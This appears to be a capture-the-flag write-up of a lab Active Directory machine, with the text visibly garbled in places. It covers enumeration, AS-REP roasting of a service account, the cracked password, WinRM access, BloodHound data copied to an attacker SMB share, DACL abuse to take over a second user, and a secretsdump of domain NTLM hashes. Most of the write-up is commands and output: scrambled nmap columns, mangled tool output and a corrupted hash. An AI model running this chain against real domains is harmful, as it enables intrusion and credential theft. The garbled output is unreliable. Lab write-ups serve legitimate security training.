Information Gathering

1) Found open ports

```
(vigneswar@ VigneswarPC)-[~]
$ sude nmap 10.10.10.161 -sV -p- --min-rate 1000
Starting Nmap 7.94SVN (https://nmap.org) at 2024-06-24 11:01 IST
Nmap scan report for 10.10.10.161
Host is up (0.56s latency).
Not shown: 65512 closed tcp ports (reset)
                                    VERSION
            STATE SERVICE
PORT
88/tcp
            open kerberos-sec Microsoft Windows Kerberos (server time: 2024-06-24 05:40:33Z)
135/tcp
139/tcp
                                   Microsoft Windows RPC
Microsoft Windows netbios-ssn
            open msrpc
            open
                    netbios-ssn
                    ldap Microsoft Windows Active Directory LDAP (Domain: htb.local, Site: Default-First-Site-Name) microsoft-ds Microsoft Windows Server 2008 R2 - 2012 microsoft-ds (workgroup: HTB)
389/tcp
            open
                   ldap
445/tcp
            open
            open
464/tcp
                   kpasswd5?
593/tcp
                    ncacn_http
                                    Microsoft Windows RPC over HTTP 1.0
            open
636/tcp
            open
                    tcpwrapped
3268/tcp
            open
                    ldap
                                    Microsoft Windows Active Directory LDAP (Domain: htb.local, Site: Default-First-Site-Name)
3269/tcp
            open
                    tcpwrapped
5985/tcp
                                    Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
                   http
            open
9389/tcp open
                                    .NET Message Framing
                    mc-nmf
47001/tcp open
                   http
                                    Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
                                    Microsoft Windows RPC
Microsoft Windows RPC
49664/tcp open
                    msrpc
49665/tcp open
                   msrpc
49666/tcp open
                                    Microsoft Windows RPC
                    msrpc
49667/tcp open
                                    Microsoft Windows RPC
                   msrpc
49671/tcp open
                                    Microsoft Windows RPC
                    msrpc
49676/tcp open
                                   Microsoft Windows RPC over HTTP 1.0
                   ncacn_http
49677/tcp open
                                    Microsoft Windows RPC
                   msrpc
49682/tcp open
                                   Microsoft Windows RPC
Microsoft Windows RPC
Microsoft Windows RPC
                   msrpc
49705/tcp open
                   msrpc
49931/tcp open msrpc
Service Info: Host: FOREST; OS: Windows; CPE: cpe:/o:microsoft:windows
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 182.96 seconds
```

2) Enumerated Idap with enum4linux

```
has member: HTB\SM_7c96b981967141ebb
          'Domain Users'
                                (RID: 513)
          'Domain Users'
                                (RID: 513)
                                                has member: HTB\SM_c75ee099d0a64c91b
                                (RID: 513)
          'Domain Users'
                                                has member: HTB\SM_1ffab36a2f5f479cb
Group:
                                (RID: 513)
          'Domain Users'
                                                has member: HTB\HealthMailboxc3d7722
Group:
                                (RID: 513)
(RID: 513)
          'Domain Users'
                                                has member: HTB\HealthMailboxfc9daad
Group:
          'Domain Users'
                                                has member: HTB\HealthMailboxc0a90c9
Group:
                                (RID: 513)
          'Domain Users'
                                                has member: HTB\HealthMailbox670628e
Group:
          'Domain Users' (RID: 513)
                                                has member: HTB\HealthMailbox968e74d
          'Domain Users' (RID: 513)
                                                has member: HTB\HealthMailbox6ded678
Group:
          'Domain Users' (RID: 513)
                                                has member: HTB\HealthMailbox83d6781
Group:
          'Domain Users' (RID: 513)
                                                has member: HTB\HealthMailboxfd87238
Group:
          'Domain Users' (RID: 513)
                                                has member: HTB\HealthMailboxb01ac64
Group:
          'Domain Users' (RID: 513)
         'Domain Users' (RID: 513) has member: HTB\HealthMailbox7108a4e
'Domain Users' (RID: 513) has member: HTB\HealthMailbox0659cc1
'Domain Users' (RID: 513) has member: HTB\sebastien
'Domain Users' (RID: 513) has member: HTB\lucinda
'Domain Users' (RID: 513) has member: HTB\svc-alfresco
'Domain Users' (RID: 513) has member: HTB\andy
'Domain Users' (RID: 513) has member: HTB\mark
'Domain Users' (RID: 513) has member: HTB\santi
'Domain Users' (RID: 513) has member: HTB\sonti
'Privileged IT Accounts' (RID: 1149) has member: HTB\Service Accounts
'Exchange Windows Permissions' (RID: 1121) has member: HTB\Fxchange To
                                                has member: HTB\HealthMailbox7108a4e
Group:
Group:
Group:
          'Exchange Windows Permissions' (RID: 1121) has member: HTB\Exchange Trusted Subsystem 'Exchange Windows Permissions' (RID: 1121) has member: HTB\john
          'Domain Admins' (RID: 512) has member: HTB\Administrator
          'Enterprise Admins' (RID: 519) has member: HTB\Administrator
          'Schema Admins' (RID: 518) has member: HTB\Administrator
          'Managed Availability Servers' (RID: 1120) has member: HTB\EXCH01$
'Managed Availability Servers' (RID: 1120) has member: HTB\Exchange Servers
          'Domain Guests' (RID: 514) has member: HTB\Guest
          'Service Accounts' (RID: 1148) has member: HTB\svc-alfresco
          '$D31000-NSEL5BRJ63V7' (RID: 1133) has member: HTB\EXCH01$
          'Domain Controllers' (RID: 516) has member: HTB\FOREST$
          'Exchange Trusted Subsystem' (RID: 1119) has member: HTB\EXCH01$
         'Exchange Servers' (RID: 1118) has member: HTB\EXCH01$
'Exchange Servers' (RID: 1118) has member: HTB\$D31000-NSEL5BRJ63V7
          'Organization Management' (RID: 1104) has member: HTB\Administrator
         'Group Policy Creator Owners' (RID: 520) has member: HTB\Administrator 'Domain Computers' (RID: 515) has member: HTB\EXCH01$
```

Vulnerability Assessment

1) Found a user with no kerberos preuth

```
(vigneswar@VigneswarPC)-[~]
$ python3 GetNPUsers.py -dc-ip 10.10.10.161 -no-pass HTB/svc-alfresco
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

[*] Getting TGT for svc-alfresco
$krb5asrep$23$\sec_alfresco@HTB:9\text{94bbc92a04c47a497c13450111175bcb}01ee6b08cc46de85cb8823f5fbf8a\text{4f1808f254cee8c252271cfe1b11755c83d20150ae3e00779bdfee16e86a\text{4fd}}23f479b5288f7df69ee8cf51460b95360db60e07774585604b53c74cb58e8c84663d7076550b18e64059c669e7288b9b349a3158245a5d981f0bc5d1457dc2a8912d3d749e0389c7ac99d4a9e94c
19e141d426a5aea24205e031b3ea391e769d9bf35a44bf0979952738896b6695c0fc7e8ecfc798d8e02b5e81a354c17f9f03f6ce5a1568df17b5a237d549d24f344a6fccf71f4aeeecc8c3882337
25f1462c4a79f035b01eb672748789b810f7d6044e35
```

2) Cracked the hash

svc-alfresco:s3rvice

Exploitation


1) Connected to winrm

Privilege Escalation


1) Used Bloodhound to find path to escalate privileges

```
tem.DirectoryServices.Protocols.DirectoryOperationException: The object does not exist.
at System.DirectoryServices.Protocols.LdapConnection.ConstructResponse(Int32 messageId, LdapOperation operation, ResultAll resultType, TimeSpan requestTi
ut, Boolean exceptionOnTimeOut)
 at System.Directoryservices.Protocots.Luapconnection.constructionsections messages, messages, messages, mesons mediat, Boolean exceptionOnTimeOut)
at System.DirectoryServices.Protocols.LdapConnection.SendRequest(DirectoryRequest request, TimeSpan requestTimeout)
at SharpHoundCommonLib.LDAPUtils.<QueryLDAP>d__40.MoveNext()
2024-06-23T23:28:50.5384838-07:00|WARNING|[CommonLib.LDAPUtils]Exception in LDAP loop for (objectclass=*) and HTB.LOCAL
System.DirectoryServices.Protocols.DirectoryOperationException: The object does not exist.
at System.DirectoryServices.Protocols.LdapConnection.ConstructResponse(Int32 messageId, LdapOperation operation, ResultAll resultType, TimeSpan requestTimeOut, Boolean exceptionOnTimeOut)
at System.DirectoryServices.Protocols.LdapConnection.SendRequest(DirectoryRequest request, TimeSpan requestTimeout)
at SharpHoundCommonLib.LDAPUtils.<QueryLDAP>d__40.MoveNext()
2024-06-23T23:28:50.6006968-07:00|INFORMATION|Consumers finished, closing output channel
2024-06-23T23:28:50.6160686-07:00|INFORMATION|Output channel closed, waiting for output task to complete
Closing writers
2024-06-23T23:28:50.9285438-07:00|INFORMATION|Status: 476 objects finished (+476 9.916667)/s -- Using 48 MB RAM
2024-06-23T23:28:50.9285438-07:00|INFORMATION|Enumeration finished in 00:00:48.4962519
2024-06-23T23:28:51.0905128-07:00|INFORMATION|Saving cache with stats: 413 ID to type mappings.
 412 name to SID mappings.
1 machine sid mappings.
2 sid to domain mappings.
0 global catalog mappings
1 machine sid Mappings.
2 sid to domain mappings.
0 global catalog mappings.
0 global catalog mappings.
2024-66-23723:28:51.1317314-07:00|INFORMATION|SharpHound Enumeration Completed at 11:28 PM on 6/23/2024! Happy Graphing!
*Evil-WinRM* PS C:\Users\svc-alfresco\Desktop> ls
         Directory: C:\Users\svc-alfresco\Desktop
Mode
                                               LastWriteTime
                                                                                                   Length Name
                                6/23/2024 11:28 PM
6/23/2024 11:28 PM
6/23/2024 11:26 PM
6/22/2024 7:40 AM
                                                                                                     34354 20240623232849_BloodHound.zip
78035 MzZhZTZmYjktOTM4NS00NDQ3LTk3OGItMmEyYTVjZjNiYTYw.bin
                                                                                                 1342464 SharpHound.exe
```

34 user.txt



Evil-WinRM PS C:\Users\svc-alfresco\Desktop> cp 20240623232849_BloodHound. zip \\10.10.14.4\kali *Evil-WinRM* PS C:\Users\svc-alfresco\Desktop>



2) Got john user

```
(env)—(vigneswar@ VigneswarPC)—[~/Temporary/dacledit/impacket/examples]

$ python3 dacledit.py -action 'write' -rights 'FullControl' -principal 'svc-alfresco' -target 'john' 'HTB/svc-alfresco':'s3rvice' -dc-ip 10.10.10.161

Impacket v0.12.0.dev1+20240606.111452.d71f4662 - Copyright 2023 Fortra

[*] DACL backed up to dacledit-20240624-134353.bak

[*] DACL modified successfully!
```

```
*Evil-WinRM* PS C:\Users\svc-alfresco\Desktop> net user john NewSecurePassword123
The command completed successfully.

net rap user add

*Evil-WinRM* PS C:\Users\svc-alfresco\Desktop> of specified user

net rap user delete

Remove specified user
```

3) Got the hash

```
(env)-(vigneswar&VigneswarPC)-[~/Temporary/dacledit/impacket/examples]
    secretsdump.py 'HTB.local'/'john
                                                                  1123'@'10.10.10.161'
Impacket v0.12.0.dev1+20240606.111452.d71f4662 - Copyright 2023 Fortra
    RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
    Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
    Using the DRSUAPI method to get NTDS.DIT secrets
htb.local\Administrator:500:aad3b435b51404eeaad3b435b51404ee:32693b11e6aa90eb43d32c72a07ceea6:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:819af826bb148e603acb0f33d17632f8:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\$331000-VK4ADACQNUCA:1123:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\SM_2c8eef0a09b545acb:1124:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::htb.local\SM_ca8c2ed5bdab4dc9b:1125:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\SM_75a538d3025e4db9a:1126:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\SM_681f53d4942840e18:1127:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::htb.local\SM_1b41c9286325456bb:1128:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\SM 9b69f1b9d2cc45549:1129:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\SM_7c96b981967141ebb:1130:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\SM_c75ee099d0a64c91b:1131:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::htb.local\SM_1ffab36a2f5f479cb:1132:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\HealthMailboxc3d7722:1134:aad3b435b51404eeaad3b435b51404ee:4761b9904a3d88c9c9341ed081b4ec6f:::
htb.local\HealthMailboxfc9daad:1135:aad3b435b51404eeaad3b435b51404ee:5e89fd2c745d7de396a0152f0e130f44:::
```

4) Got the flag

